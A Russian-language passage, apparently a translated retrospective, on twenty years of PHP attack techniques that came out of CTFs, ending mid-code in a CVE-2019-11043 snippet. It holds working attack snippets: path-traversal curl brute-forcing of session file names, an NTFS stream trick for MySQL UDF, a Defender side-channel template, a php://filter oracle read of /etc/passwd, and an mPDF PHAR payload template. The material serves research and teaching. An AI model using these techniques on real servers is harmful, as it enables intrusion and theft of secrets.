Когда речь заходит о легендарных случаях повреждения памяти через PHP-десериализацию, многие вспомнят блестящую работу @cutz (и других) над Pornhub [34]. Но, уверен, впервые технику создания поддельных структур `zval` мы все учили по исследованиям Стефана Эссера [35] — шаг за шагом: произвольное чтение, произвольная запись, и наконец полный контроль над счётчиком программы!

И, говоря на эту тему, нельзя не упомянуть ещё одно имя: Taoguang «Ryat» Chen. Примерно с 2015 года он начал массово сообщать о багах прямо внутри парсера сериализации, запустив новую волну низкоуровневых исследований десериализации. Сами разработчики ядра PHP публично признали, что «десериализация стала для них крупнейшим источником отчётов о багах безопасности»!

Я лично несколько раз получал пользу от багов, о которых сообщал @Ryat (спасибо!). В ходе одной из своих операций красной команды я начал с Oday Type Juggling, превратил его в Use-After-Free [36], а потом несколько недель упорно работал, прежде чем наконец добился полного RCE в совершенно незнакомой и удалённой среде. Честно, это по-прежнему один из моих самых гордых взломов, и я даже превратил весь процесс в CTF-задачу — если вам интересна полная цепочка, можете посмотреть здесь [37]!

После того как официальная команда PHP объявила, что «больше не будет считать `unserialize()` границей безопасности», казалось, что эпоха десериализации подходит к концу. Но только все решили, что эра закрывается, — уже складывалась новая глава, готовая потрясти всё Infosec-сообщество в следующем году. Мы погрузимся в эту совершенно новую технику чуть позже, в разделе «Новые атаки и техники, рождённые в CTF».

[-- Спойлер: это наш старый добрый друг LFI... и кое-что ещё! ;)]

3. Когда Windows ломается...

Одна из вещей, которую я особенно люблю в веб-безопасности, — это то, что пусть каждый отдельный трюк и выглядит довольно просто, настоящая сложность состоит в том, чтобы понять, как их соединить. Особенно сегодня: за каждым внешне простым сайтом обычно скрывается сложное переплетение технологических стеков, многоуровневых архитектур и межсистемных взаимодействий — не говоря уже о том, что у каждого компонента свои причуды и технический долг. Поэтому для меня веб-безопасность прекрасна именно тем, что нужно найти крохотный изъян, понять, как использовать архитектуру, чтобы умножить его воздействие, и соединить всё в чистый, выверенный эксплойт, который в итоге захватывает всю систему!

Лично мне очень нравятся проблемы безопасности, возникающие из-за взаимодействия между приложениями. HTTPoxy [38] — из-за коллизий имён, определённых в RFC, атаки TLS Poison [39], злоупотребляющие возобновлением TLS/SSL-сессий, или старый трюк из 90-х, всплывающий в современных фреймворках [40] вроде Laravel, — всё это для меня легенды!

Но пока оставим их в стороне и начнём с всеми любимой классики: Windows!

3.1 — Безумие путей Windows

Если говорить о самой печально известной проблеме при запуске PHP под Windows, то это, безусловно, обработка файловых путей! Мои ранние воспоминания об этой теме, наверное, связаны с классическими статьями команд USH.it [41] и ONsec [42]. Они задокументировали множество странных поведений Windows при обработке путей, позволяющих обращаться к файлам самыми экзотическими способами.

Эти трюки были настолько широко известны в ранние дни, что встречались буквально в каждом CTF. Пожалуй, самой памятной комбинацией был перебор рандомизированных имён файлов посимвольно с помощью «подстановочных знаков в устройствах DOS». Техника быстро проникла в несколько популярных веб-приложений, в том числе PHPCMS [43] и DedeCMS [44]. Атакующий может использовать этот трюк, чтобы раскрыть чувствительные пути — резервные файлы, имена сессий и даже панель администратора, — просто проверяя, существует ли тот или иной путь!

-----[Перебор пути SESSION !]-----

```
Base URL: http://phpcms/api.php?op=creating&txt=1337&font=*PATH*
|
v
+-----+
| Текущий префикс = "" |<-----+
+-----+
|
+-----+
| Следующий символ: C |
+-----+
|
|
v
+-----+
|
+-----+
| Нет изо | Изобр. OK |
+-----+
|
|
v
v (prefix += C)
+-----+

$ curl "${URL}&font=../../../../../../../../xampp/tmp/sess_A<" # [--]
$ curl "${URL}&font=../../../../../../../../xampp/tmp/sess_B<" # [--]
$ curl "${URL}&font=../../../../../../../../xampp/tmp/sess_C<" # [OK]
$ curl "${URL}&font=../../../../../../../../xampp/tmp/sess_CA<" # [--]
$ curl "${URL}&font=../../../../../../../../xampp/tmp/sess_CB<" # [OK]

[...]

$ curl "${URL}&font=[...]/tmp/sess_CBHRVOFTMP41BIOV02VPSGSUP7" # [OK]
```

Alternate Data Streams (ADS) в NTFS — ещё одна функция, которую хакеры обожают использовать не по назначению. Классический трюк — применение специального потока для превращения «произвольной записи файла» в «произвольное создание каталога» [45]. Особо запоминающаяся комбинация — использование этого трюка для создания отсутствующей директории @@plugin_dir, тем самым воскрешая цепочку атаки MySQL UDF!

-----[Воскрешаем атаку MySQL UDF!]-----

```
C:\Users\Orange> ver
Microsoft Windows [Version 10.0.19042.631]

C:\MySQL\lib> dir plugin
File Not Found

C:\MySQL\lib> mysql -uroot -e
mysql> SELECT 1 INTO OUTFILE 'C:\\MySQL\\lib\\plugin::$INDEX_ALLOCATION'
ERROR 3 (HY000): Error writing file [...] (Errcode: 22)

C:\MySQL\lib> dir plugin
04/21/2025 06:21 PM <DIR> .
04/21/2025 06:21 PM <DIR> ..
```

Поскольку большинство этих причуд уходит корнями в попытки Microsoft сохранить обратную совместимость, сайты под управлением Windows фактически играют на режиме повышенной сложности. Даже атака WorstFit [46], которую мы с @splitline опубликовали в прошлом году, выросла из технического долга, который Windows несёт уже более двадцати лет — лишь ради поддержки устаревших ANSI-кодировок. Но к этому мы ещё вернёмся!

3.2 — Разозлим Windows Defender!

Хотя мы немало поговорили о странных выходах Windows, с Microsoft уж точно придётся мириться, раз выбрал её. Однако куда больше удивляет то, что иногда и встроенный антивирус Windows может нанести вам удар исподтишка! Именно так и родился AVOracle — изобретательная новая техника от @icchu, способная превратить буквально любой результат сканирования в оракул побочного канала!

Впервые техника появилась в задаче «Gyotaku The Flag» [47] на WCTF 2019. Раз мы упоминаем WCTF уже во второй раз, стоит дать немного контекста. В отличие от традиционных CTF, WCTF использует особый формат «Belluminar» [48]. Организатор пригласил 10 лучших CTF-команд мира, попросил каждую подготовить два задания и устроил соревнование по взаимному решению. И, как следует из названия «Belluminar»: помимо «Bellum» (латинское «война»), важнее была «Seminar» — семинар после. Каждая команда должна была дать подробную презентацию с объяснением своего задания, которую затем оценивали судьи и другие команды.

Поскольку в то время WCTF предлагал крупнейший призовой фонд, вопрос «как разработать хорошее задание» стал ключом к победе в соревновании. Создать задание, честное — но не раздражающее — и при этом достаточно интересное, чтобы впечатлить лучших CTF-игроков мира (включая экспертов индустрии, профессиональных хакеров и многократных чемпионов Pwn2Own), куда сложнее, чем кажется. Именно поэтому столько прорывных хакерских техник дебютировало именно на WCTF. К примеру, вечно популярный «Semicolon Trick» [49] родился из задания, которое я придумал для WCTF 2016, и был официально представлен лишь на Black Hat USA 2018!

Хотя @icchu допустил небольшой просчёт при разработке своей задачи для WCTF, это нисколько не умалило новизну идеи. В том же году он вернулся с техникой, адаптированной под PHP, на TokyoWesterns CTF — доказав, что AVOracle — не единичный частный случай, а действительно новая атака, способная приспосабливаться к разным сценариям!

```
=> Вот что @icchu рассказал о том, сколько команд решили его задачи на WCTF
```

```
-----
- 2017: 7dcs (Crypto, Web, Reverse, Pwn) -> 0 решений
- 2018: f (Forensics, Reverse, Web)      -> 1 решение
- 2019: Gyotaku The Flag (Web, Misc)    -> **решили все**
```

Весь AVOracle строится на том, как Windows Defender сканирует вредоносное ПО — он автоматически эмулирует всё, что «похоже на JavaScript». Поскольку Defender оценивает файл целиком, если файл содержит как «контролируемые атакующим», так и «неизвестные» части, атакующий может использовать контролируемую часть, чтобы влиять на то, как Defender воспринимает неизвестный раздел. Что ещё хуже: если Defender пометит файл как вредоносный, он автоматически удалит его — и атакующий сможет превратить это удаление в оракул побочного канала для раскрытия содержимого файла!

```
=> Представим, что следующий файл — это легитимный EICAR, чтобы не
    элить Windows Defender! ;)
+-----+
```

```
=> [1] Defender обнаруживает строку EICAR
$ cat eicar.com
```



```

EICAR-STANDARD-ANTIVIRUS-TEST-FILE!

$ ./mpclient eicar.com
[...]
EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.

|----- [ next ] -----|

=> [2] Defender любезно *эмулирует* ваш файл как JScript
$ cat sample.txt
var mal = "EICAR-STANDARD-ANTIVIRUS-TEST-FILE"
eval(mal + "!")

$ ./mpclient sample.txt
[...]
EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.

+-----+

```

Допустим, вы можете хранить секрет в SESSION-файле, но прочитать его напрямую невозможно. Создав следующую структуру, вы получаете возможность проверить, равен ли первый символ секрета А: если да — файл удаляется; если нет — остаётся. Думаю, эта техника невероятно изобретательна и в каком-то смысле — прекрасный пример того, как CTF помогает раздвигать границы кибербезопасности!

```

=> Defender *эмулирует* JavaScript внутри

+-----+
|                Специально созданный HTML-файл                |
+-----+
|      [ Произвольный паддинг / мусорные данные ]      |
|
| +-----+
| | <script>
| |   var c = document.body.innerHTML[0] == 'A' ? '!' : 0;
| |   eval("EICAR-STANDARD-ANTIVIRUS-TEST-FILE" + c)
| | </script>
| | +-----+
|
| +-----+
| | <body>
| |   [ Утёкший секрет / чувствительные данные ]
| | </body>
| | +-----+
|
+-----+

```

4. Новые атаки и техники, рождённые в CTF

Мы уже говорили о массе PHP-трюков, но большинство из них изначально возникли не в CTF. С другой стороны, мы представили новые атаки, рождённые в CTF, — но и они не были специфичны для PHP. Так есть ли новые атаки, одновременно полностью PHP-специфичные и рождённые в CTF?

Думаю, эта глава идеально отражает пересечение этих двух миров. Посмотрим, как CTF-сообщество продвигает технологии вперёд своим особым путём, вдыхая новую жизнь в следующие векторы атак!

4.1 — Двадцать лет эволюции LFI → RCE

«Как превратить простой LFI в RCE?» Этот вопрос занимает сообщество веб-безопасности почти двадцать лет, и, думаю, все согласятся: решение этой многолетней задачи — пожалуй, один из величайших вкладов CTF в безопасность PHP!

```
-----[ LFI не стареет ]-----  
<?php  
    include( $_GET['page'] );
```

Оглядываясь на двадцатилетний путь от LFI к RCE, я думаю, его можно разделить на два подхода:

1. Как найти на сервере более универсальные файлы, содержимым которых управляет атакующий.
2. Как обойти ограничения, используя встроенные URL-протоколы и обёртки.

Поскольку успех атаки напрямую зависит от того, какие файлы есть на целевой системе, ранние LFI-хакеры активно занимались поиском лучших способов контролировать содержимое файлов — например, отравляя серверные логи через HTTP-запросы или используя переменные окружения, раскрываемые `procfs`. Среди всех таких трюков самым классическим, пожалуй, является злоупотребление механизмом загрузки файлов PHP.

При обработке запросов на загрузку PHP временно хранит содержимое на файловой системе. Несмотря на то что это временное окно крайне мало, вопрос о том, как эксплуатировать LFI в столь крохотный промежуток времени, стал горячей темой для ранних хакеров. Из этой задачи родился ряд классических трюков:

- **[PHP LFI to RCE via RFC1867] — [50]**

=> @gynvael объединил упомянутые ранее DOS-трюки с подстановочными знаками, показав, как «LFI под Windows» превратить в RCE.

- **[LFI с помощью PHPINFO()] — [51]**

=> Бретт Мур использовал тот факт, что `phpinfo()` выводит имена временных файлов. Значительно увеличив нагрузку на сервер, он успевал включить файл до его удаления, доказав, что «LFI + PHPINFO» ведёт к RCE.

Что касается второго подхода: эксплуатация LFI в реальных условиях часто сопряжена с дополнительными ограничениями — например, принудительным расширением `.php`. Хотя ранние хакеры могли обходить это с помощью слишком длинных путей или обрезания NULL-байтом, PHP постепенно закрывал эти трюки, вынуждая хакеров переходить к встроенным URL-протоколам и обёрткам. Несколько классических примеров:

- **[php://filter Base64 в Piwik] — [52]**

=> В своём бэге Стефан Эссер указал, что можно обходить ограничения содержимого, злоупотребляя мягким декодированием Base64 в обёртке `php://filter`.

- **[CODEGATE 2015: задача Owlur] — [53]**

=> В задаче использовалась обёртка `zip://` для обхода обязательного расширения `.php`.

Уровень 0 — Гонка вооружений LFI

Если говорить о гонке вооружений LFI, думаю, можно начать с моего «One Line PHP Challenge» [54]. Готовясь к HITCON CTF 2018, я хотел вернуть соревнование к основам — сосредоточиться на крутых трюках, а не громоздить скучные задачи лишь ради того, чтобы раздражать участников. Так и родился «One Line PHP»:

```
-----[ One Line PHP Challenge ]-----  
<?php  
    ($_=@$_GET['orange']) && @substr(file($_)[0],0,6) === '@<?php' ?  
    include($_) : highlight_file(__FILE__);
```

Идея задачи выросла из небольшой функции отслеживания прогресса загрузки, упомянутой @Ryat в комментарии к его отчёту об инъекции SESSION-данных [55]. Вдохновившись этим трюком, я решил совместить его с LFI — объединив два совершенно разных подхода, о которых говорил ранее, в одном задании!

«One Line PHP» оказался удачной CTF-задачей. HITCON CTF служил квалификацией для DEFCON CTF — «Чемпионата мира по хакингу» того года, — в котором участвовало более 1800 команд со всего мира, и тем не менее лишь три команды сумели её взломать. Задача также породила целую новую тенденцию к поиску более универсальных способов оставить временные файлы, вдохновив множество последующих CTF-заданий, в том числе:

- 2018/12 — The Return of One Line PHP Challenge (финал RealWorld CTF)

=> [Кстати, я сидел там прямо в зале финалистом [56], наблюдая, как (возвращение) моей задачи запускается на сцене!]

- 2019/12 — Includer (36C3 CTF) [57]

- 2021/07 — 1linephp (0CTF/TCTF) [58]

- 2021/10 — 2linephp (Balsn CTF) [59]

- 2021/12 — Includer's Revenge (hxp CTF) [60]

Если вас интересуют технические подробности, настоятельно рекомендую статью «One Line PHP: From Genesis to Ragnarok» [61] от @Ginoah и @Bookgin!

Уровень 1 — Конец LFI

Как мы видели, вплоть до нескольких лет назад вся LFI-сцена по-прежнему была сосредоточена на поиске более универсальных способов подбрасывать временные файлы. Но всё изменилось благодаря одной безумной идее @loknor [62]. Разбираясь с «includer's revenge», он задался вопросом: раз с помощью `php://filter` мы уже можем манипулировать содержимым файла, почему бы просто не соединить фильтры в цепочку, превращая любой файл в PHP-бэкдор?

Вдохновение пришло от непредусмотренного решения [63], найденного @gynvae1. Во время Insomni'hack CTF 2018 @gynvae1 нашёл способ превратить файл `/flag` в просматриваемое изображение, объединив несколько PHP-фильтров. Хотя задача тогда никак не была связана с LFI и сам трюк был несложным, он неожиданно вдохновил @loknor несколько лет спустя и стал ещё одним непредусмотренным решением — теперь уже в мире LFI!

Его идея строилась на двух РНР-фильтрах:

- **[Удаление]:** Фильтр `convert.base64-decode` снисходителен к входным данным и «пропускает недопустимые символы».
- **[Добавление в начало]:** Кодировка `convert.iconv.CSISO2022KR` «добавляет фиксированную строку» в начало.

Применяя эти два фильтра вместе с различными комбинациями кодировок, он в итоге смог вставить произвольное содержимое в самое начало файла — например, добавить в начало букву C:

```
+-----+  
| [Этап 1] Исходное содержимое файла |  
+-----+  
| root:x:0:0:root:/root:/bin/bash [...] |  
+-----+  
  
|                                     Добавить заголовок кодировки  
v  
+-----+  
| [Этап 2] convert.iconv.UTF8.CSISO2022KR |
```

```

+-----+
| \x1B$)Croot:x:0:0:root:/root:/bin/bash |
+-----+
| Удалить недопустимые символы Base64
v
+-----+
| [Этап 3] convert.base64-decode |
+-----+
| 0aba 28b7 | 1d34 ae8a | 2dfe ba28 | b7f6 |
+-----+
| Закодированный результат
v
+-----+
| [Этап 4] convert.base64-encode |
+-----+
| *C*rootx00root/root/bin/bash [...] |
+-----+

```

Как только @lokpor сделал первый выстрел, сообщество Infosec активно заполнило оставшиеся пробелы. Сначала @wirc0 быстро составил полную таблицу Base64-сопоставлений [64]; затем @remsi0 пошёл дальше, исследуя применение техники в атаках на десериализацию [65] и написав подробный разбор.

Благодаря этим замечательным хакерам эксплуатация LFI больше не требует реального «локального файла» вообще. Даже если вся файловая система доступна только для чтения, это не остановит LFI от эскалации в RCE. Но больше всего меня впечатлило то, что пока все остальные продолжали шлифовать трюки с временными файлами, @lokpor выбрал совершенно иной путь — погрузившись в цепочки фильтров, пока не покорил эту многолетнюю задачу. За это ему — настоящее уважение!

Уровень 2 — Конец AFR

И только все успели восхититься решением одной сложной задачи, как @hashkitten быстро вывел цепочки фильтров на совершенно новый уровень. Он создал, пожалуй, самое короткое PHP-задание за всю историю:

```

-----[ minimal-php ]-----
<?php file($_POST[0]);

```

На первый взгляд — типичное Arbitrary File Read (AFR). Но настоящая загвоздка была в том, чтобы эксплуатировать это при полном отсутствии вывода. Неудивительно, что никто не сумел решить задачу во время соревнования. Лишь когда @hashkitten раскрыл своё решение [66], все поняли: нужно было полностью переосмыслить представление о цепочках фильтров.

Вся атака строилась на другой идее: раз цепочки фильтров уже могут *фильтровать* содержимое (как Base64 игнорирует недопустимые символы), есть ли способ и утечку результата устроить? Оказывается, намеренно достигая лимита выделения памяти PHP, @hashkitten мог спровоцировать ошибку! Чтобы доказать работоспособность идеи, он придумал два совершенно новых фильтра:

- **[Фильтрация]:** Фильтр `dechunk` удаляет целую строку, если она не начинается с шестнадцатеричного символа.
- **[Усиление]:** Кодировка `convert.iconv.UCS-4LE` расширяет строку в четыре раза.

Применяя сначала фильтр `DECHUNK`, а затем снова и снова усиливая результат, можно превратить поведение PHP в оракул побочного канала — чтобы определить, находится ли первый символ файла в допустимом шестнадцатеричном диапазоне!

```

-----[ Используем ошибку PHP как оракул! ]-----
=> [1] Готовим цепочки фильтров-оракулов...

```

```
$ cat check-first-char-is-hex.php
<?php
    file(implode('|', [
        // [*] становится пустым, если первый байт не в hexdigits
        'php://filter/dechunk',

        // [*] повторить столько раз, сколько нужно
        'convert.iconv.L1.UCS-4LE',
        'convert.iconv.L1.UCS-4LE',
        'convert.iconv.L1.UCS-4LE',
        // [...]

        // [*] добавляем цель
        'convert.iconv.L1.UCS-4LE/resource=' . $argv[1]
    ]));

|----- [ next ] -----|

=> [2] первый байт `passwd` не в hexdigits
$ php check-first-char-is-hex.php /etc/passwd
PHP Fatal error: Allowed memory size of 134217728 bytes exhausted
(tried to allocate 94371840 bytes) in [...]

|----- [ next ] -----|

=> [3] нет ошибки — значит первый байт `hostname` в hexdigits
$ php check-first-char-is-hex.php /etc/hostname && echo ok
ok

+-----+
```

После того как общая идея сложилась, следующим шагом стало построение полной таблицы символьных сопоставлений и итерация по всему файлу байт за байтом. Этот процесс потребовал ещё более изощрённых трюков с фильтрами — например, смены порядка байт с помощью разных режимов эндианности или тонкой настройки комбинаций кодировок для более точных результатов. Честно говоря, один взгляд на код @hashkitten уже вызывает головную боль — даже представить не могу, сколько времени он над этим провёл!

Как только этот барьер пал, всё сообщество ринулось вперёд, развивая атаку дальше. Сначала @remsi0 выпустил собственный инструмент [67]. Потом @cfreal не только добавил пользовательские суффиксы [68], но и посыпал всё серьёзной магией [69], доведя атаку до совершенства. С учётом всех этих усилий, думаю, можно наконец сказать: «Слепое AFR» в PHP покорено раз и навсегда!

Уровень Max — Filter Chain ~After Story~

Помимо покорения LFI и Blind AFR, цепочки фильтров преподнесли ещё несколько занятных сюрпризов. Экспериментируя с комбинациями кодировок, @cfreal каким-то образом обнаружил новый баг повреждения памяти в GNU C Library. Позднее он опубликовал великолепную серию статей [70], подробно рассказывая, как добиться RCE с помощью ограниченной записи за пределами буфера. Всё это в итоге побудило PHP-сообщество задуматься об «ограничении максимального числа цепочек фильтров» [71], фактически закрыв всю проблему.

Оглядываясь на двадцатилетнюю эволюцию LFI — от ранних дней, когда Infosec-сообщество искало лучшие способы контролировать содержимое файлов, до CTF-игроков, ищущих универсальные методы подбрасывать временные файлы, и наконец — @loknor и @hashkitten, переключивших общее внимание обратно на PHP-фильтры, — это поистине эпическое путешествие, созданное усилиями CTF-, PHP- и Infosec-сообществ вместе!

4.2 — PHAR Deserialization

По мере того как всё больше людей осознавало опасность десериализации, разработчики стали крайне осторожны с `unserialize()`, и подобные проблемы постепенно отходили в прошлое. Но что, если сегодня можно разрушить допущение «только `unserialize()` может запустить атаку»? Можно ли снова сделать десериализацию великой?

Я думаю, «PHAR Deserialization», о которой пойдёт речь дальше, — пожалуй, лучший пример: она способна превратить практически любую *файловую операцию* прямо в атаку на десериализацию! И, думаю, могу с гордостью сказать, что именно я первым принёс эту технику в мир (поправьте меня, если я ошибаюсь). Техника впервые появилась в моей задаче на HITCON CTF 2017 [72]. Однако, похоже, трюк осел в основном внутри CTF-сообщества [73] и не получил более широкого внимания.

Конечно, я знаю, что Сэм Томас также представил эту атаку [74] на Black Hat USA 2018 (я буквально сидел в зале!). Сложно передать мой тогдашний шок! Мы немного поговорили после и выяснили, что независимо пришли к одной и той же идее. Честно говоря, это только усилило моё уважение к Томасу: пока я просто использовал этот трюк ради забавы в CTF, он пошёл гораздо дальше — исследовал реальные последствия и успешно применил его в известных проектах: Turbo3, WordPress и даже TCPDF. Именно Томас по-настоящему поставил этот трюк на карту, так что дайте ему аплодисменты тоже!

Но так или иначе — позвольте включить «PHAR Deserialization» в этот раздел и рассказать эту историю!

```
=> Я почти забыл об этом IRC-логе [75] XD
-----
[13:14] <Beched> omg is this common knowledge? =)
[13:14] <Beched> where did you learn that PHP deserializes metadata in phars?
[13:14] <Beched> somehow no one knew that among us
[13:27] <orange_> I read the PHP source code in my free time
[13:27] <orange_> I think both tricks are not seen on the Internet
[13:27] <orange_> That's why nobody solve it ! :(
[13:38] <Beched> yeah that's cool
[13:38] <Beched> turning arbitrary read into unserialize
-----
```

Уровень 0 — Что такое PHAR?

Как JAR-файлы в Java, «PHAR» — это специфический для PHP формат архивирования, созданный для упрощённого развёртывания. При разработке этого формата PHP также включил специальное поле для хранения метаданных самого файла. А чтобы развёрнутые приложения могли удобно обращаться к этой информации в дальнейшем, метаданные хранятся в *сериализованном формате* — что, как выяснилось, открыло целую новую дверь для атакующих.

Как же эксплуатировать это сериализованное поле? Вернёмся к «Blind AFR» из предыдущего раздела, но на этот раз сменим функцию с «чтения файла» на ещё более ограниченную — проверку существования файла:

```
=> Попробуй сложнее: Blind Arbitrary File-Check
```

```
-----
<?php file_exists( $_GET['file'] );
```

На первый взгляд кажется, что цепочки фильтров снова помогут. Однако, поскольку `file_exists()` буквально лишь проверяет существование файла, не обрабатывая его

содержимое, предыдущий оракул побочного канала здесь неприменим. Но есть ещё один поворот: чтобы удобно использовать PHAR-файлы в PHP-скриптах, PHP ввёл встроенную обёртку `phar://` ещё в PHP 5.3. И всякий раз, когда PHP разбирает PHAR-файл через этот протокол, он автоматически десериализует метаданные, хранящиеся внутри. Это означает, что почти любая файловая операция в PHP может стать ещё одной точкой входа для десериализации!

Что касается того, как именно эскалировать PHAR-десериализацию до удалённого выполнения кода, — ещё предстоит преодолеть ряд практических трудностей, например, придумать, как доставить вредоносный PHAR-файл на удалённый сервер. (Возможно, наши усилия в гонке вооружений LFI были не напрасны!) Это требует творческого подхода атакующего и знания целевой среды. Думаю, Томас уже продемонстрировал впечатляющий RCE в TCPDF на своём выступлении. А здесь я хочу представить ещё один блестящий случай с mPDF!

Уровень Max — Laravel (с mPDF): цепочка убийства

Как и TCPDF, mPDF — широко используемая библиотека для конвертации HTML в PDF. В процессе конвертации mPDF также выполняет файловые операции с URL изображений — то есть атакующие легко могут переиспользовать ту же технику для запуска PHAR-десериализации:

```
-----[ So PHAR so Good! ]-----  

```

Проблема была впервые обнаружена [76] в 2019 году и оперативно исправлена. Однако @Суки быстро нашёл другой способ эксплуатации уязвимости и предоставил полный эксплойт [77] на основе реального сценария! Он также обнаружил, что mPDF кэширует встроенные Data URI на удалённую файловую систему. Эксплуатируя предсказуемую случайность имён кэшированных файлов, ему удалось контрабандой доставить специально созданный PHAR-файл — а затем объединить его со встроенными в Laravel POP-цепочками — для достижения RCE!

```
-----[ Exploit mPDF All in One! ]-----  
<style>  
  background: url(data:image/jpeg;base64,HERE-IS-PHAR-PAYLOAD-IN-BASE64);  
</style>  
  

```

Механизм PHAR открыл совершенно новую эпоху PHP-десериализации. По мере вовлечения всё большего числа исследователей этот вектор атаки постепенно охватил больше приложений, библиотек и даже PHP-фреймворков. В итоге это вынудило команду PHP отключить автоматическую десериализацию в PHAR-протоколе начиная с PHP 8.0 [78]. Уверен, это была отличная новость и для Томаса, и для меня — потому что это означало: наши «исследования в области безопасности» действительно принесли пользу реальному миру и сделали PHP немного безопаснее! :)

5. Участники тоже находили 0day

Когда мы говорим об «отличном CTF», я не уверен, какое название сразу приходит вам в голову. На мой взгляд, хотя качество задач и опыт организаторов важны, именно участники делают CTF по-настоящему потрясающим.

Я думаю, мы уже показали, как работает CTF-сообщество: участники могут не только учиться новым трюкам непосредственно от авторов задач, но и сами авторы могут обнаруживать свои

слепые пятна через непредусмотренные решения. Обе стороны подталкивают друг друга, совместно продвигая всё Infosec-сообщество вперёд!

Но иногда такое взаимодействие выходит немного «из-под контроля». Мы видели немало случаев, когда непредусмотренные решения CTF-игроков оказывались настоящими 0day — это неоднократно происходило в Chromium [79], VirtualBox [80] и даже CS:GO [81]. Иногда сами авторы CTF ожидают, что игроки решат задачи с помощью неизвестных 0day. Насколько я знаю, в некоторых CTF существует специальная категория «Zajebiste» — именно для таких задач, связанных с 0day или чем-то очень близким к ним!

Итак, в этом разделе позвольте представить два классических примера, о которых нельзя не упомянуть в разговоре о PHP 0day, рождённых в CTF!

5.1 — Взломай таблицу лидеров!

Всякий раз, когда я рассказываю людям за пределами Infosec-сообщества о хакерских соревнованиях, они нередко шутят: «Да ладно, настоящие хакеры не станут соблюдать правила — они просто взломают таблицу и изменят свой счёт, правда?» Что ж, если честно, они правы! В истории действительно немало случаев, когда таблицы очков взламывали (и, признаться, несколько из них — на моём счету). Но если говорить о самом легендарном случае, то это, безусловно, 0day в PHP-CGI, обнаруженный командой Eindhoven прямо на CTF-доске результатов [82]!

Во время Nullcon HackIM CTF организаторы напрямую использовали CGI-среду, предоставленную их облачным провайдером. Поскольку спецификация CGI сама по себе уязвима к инъекции аргументов по дизайну, ситуацию только усугубило то, что разработчики PHP забыли об этом и полностью убрали защитную логику. Совпадение этих факторов в итоге позволило команде Eindhoven управлять аргументами командной строки PHP прямо через строку запроса. Например, можно было просто добавить `?-s` в конец URL, чтобы получить исходный код любого PHP-файла на удалённом сервере, — а эскалировать это до полного RCE было столь же тривиально!

Уязвимость затронула огромное количество сайтов в то время — особенно хостинг-провайдеров, активно использовавших CGI для изоляции привилегий и переключения версий PHP. А поскольку уязвимость была до неприличия проста в эксплуатации, она быстро стала печально известна по всему миру. Даже Facebook — знаменитый в то время своей инфраструктурой на PHP — разместил пасхалку прямо на главной странице (со ссылкой на страницу набора инженеров безопасности), тем самым признавая эту уязвимость!

```
-----[ Пасхалка на facebook.com! ]-----
$ curl https://www.facebook.com/?-s
<?php
    include_once 'https://www.facebook.com/careers/
    department?dept=engineering&req=a2KA0000000lt8LMAS';
```

Уязвимость была в итоге исправлена и получила номер CVE-2012-1823. Команда PHP решила проблему, проверяя, что строка запроса не может начинаться с дефиса – (0x2D). Это исправление защищало PHP около 12 лет — пока я не сломал его снова в прошлом году.

```
=> Патч CVE-2012-1823: PHP-CGI Argument Injection
-----
if((qs = getenv("QUERY_STRING")) != NULL && strchr(qs, '=') == NULL) {
    /* ... omitted ... */
    for (p = decoded_qs; *p && *p <= ' '; p++) { /* skip leading spaces */}
    if (*p == '-') {
        skip_getopt = 1;
    }
}
```


Пересматривая исходный код PHP, я обнаружил, что с помощью функции Windows «BestFit» можно полностью обойти это исправление. «BestFit» — это функция обратной совместимости, введённая Windows. Она пытается минимизировать искажённые символы через ряд странных подстановок при работе со старыми ANSI API (спасибо, Microsoft). Этот механизм имеет и странные побочные эффекты — например, можно использовать символ бесконечности ∞ (U+221E) как замену цифры 8 (U+0038) прямо в командной строке:

```
=> Microsoft сопоставляет символы с их «похожими»
-----
C:\Users\Orange> type Hello.c
int main(int argc, char* argv[], char* envp[]) {
    printf("Hello %s!\n", argv[1]);
}

C:\Users\Orange> cl.exe Hello.c
Microsoft (R) C/C++ Optimizing Compiler Version 19.29.30140 for x64
Copyright (C) Microsoft Corporation. All rights reserved.
[...]

C:\Users\Orange> Hello.exe World
Hello World!

C:\Users\Orange> Hello.exe ∞π□≤∞
Hello vp7=8!
```

Таким образом, просто заменив изначально заблокированный дефис (0x2D) на «мягкий дефис» (0xAD), исходную атаку можно было возродить без труда! Этот обход затрагивает практически каждую версию PHP под Windows — даже стандартная установка XAMPP оказалась уязвима. Уязвимость получила номер CVE-2024-4577. Если вам интересны технические подробности, обязательно ознакомьтесь с атакой WorstFit [46] — совместной работой с блестящим @splitline!

Думаю, этот обход также перекликается с тем, о чём мы говорили раньше, — о «кросс-приложениях»: безопасность никогда не ограничивается одним измерением. Иногда достаточно немного сменить перспективу — и, как по волшебству, самая надёжная защита превращается в проходной дворик! ;)

5.2 — Из CTF — в реальный мир!

Долгое время CTF нёс на себе своеобразный *первородный грех* — критику за чрезмерный акцент на трюкачестве. По мере роста технической планки некоторые задачи становились слишком надуманными, создавая впечатление, что CTF «отрывается от реальности». Именно это породило такие соревнования, как Real World CTF, — призванные привязать каждую задачу к реальным приложениям и вернуть фокус на практические, реалистичные сценарии взлома!

На Real World CTF 2019 организаторы подготовили задачу на Nginx + PHP, ожидая, что участники обойдут встроенный XSS Auditor в последней версии Chrome для кражи куки администратора. Очевидно, это была задача на безопасность фронтенда, — но пока он возился с сервером, @d90rwn заметил кое-что необычное на бэкенде. Конкретно: он обнаружил, что если URL содержит символ новой строки, сервер неожиданно отвечает дополнительной внутренней информацией.

```
-----[ PHP-FPM истекает кровью? ]-----
$ curl http://orange.local/test.php/AAAAAAAAA
string(10) "/AAAAAAAAA"

$ curl http://orange.local/test.php/AAAAA%0AB
string(7) "TH_INFO" <= WTF!?
```

Хотя @d90pwn не сумел взломать задачу во время соревнования, его постсоревновательный анализ (совместно с @neex и @beched) неожиданно вскрыл серьёзную уязвимость в PHP-FPM. Вся проблема берёт начало в непредусмотренном поведении Nginx: при обработке URL с символами новой строки Nginx ошибочно передавал пустой PATH_INFO бэкэндному PHP-FPM. Тем временем PHP-FPM исходил из того, что эта переменная никогда не может быть пустой, из-за чего его внутренняя логика неверно вычисляла смещение. Эта ошибка в итоге заставляла path_info указывать чуть раньше предназначенного буфера — давая атакующему возможность обнулить эту позицию!

```
=> CVE-2019-11043: недочёт буфера приводит к однобайтовой NULL-записи!
-----
char *env_path_info = FCGI_GETENV(request, "PATH_INFO");
int pilen = env_path_info ? strlen(env_path_info) : 0;

if (apache_was_here) {
    path_info = script_path_translated + pten;
} else {
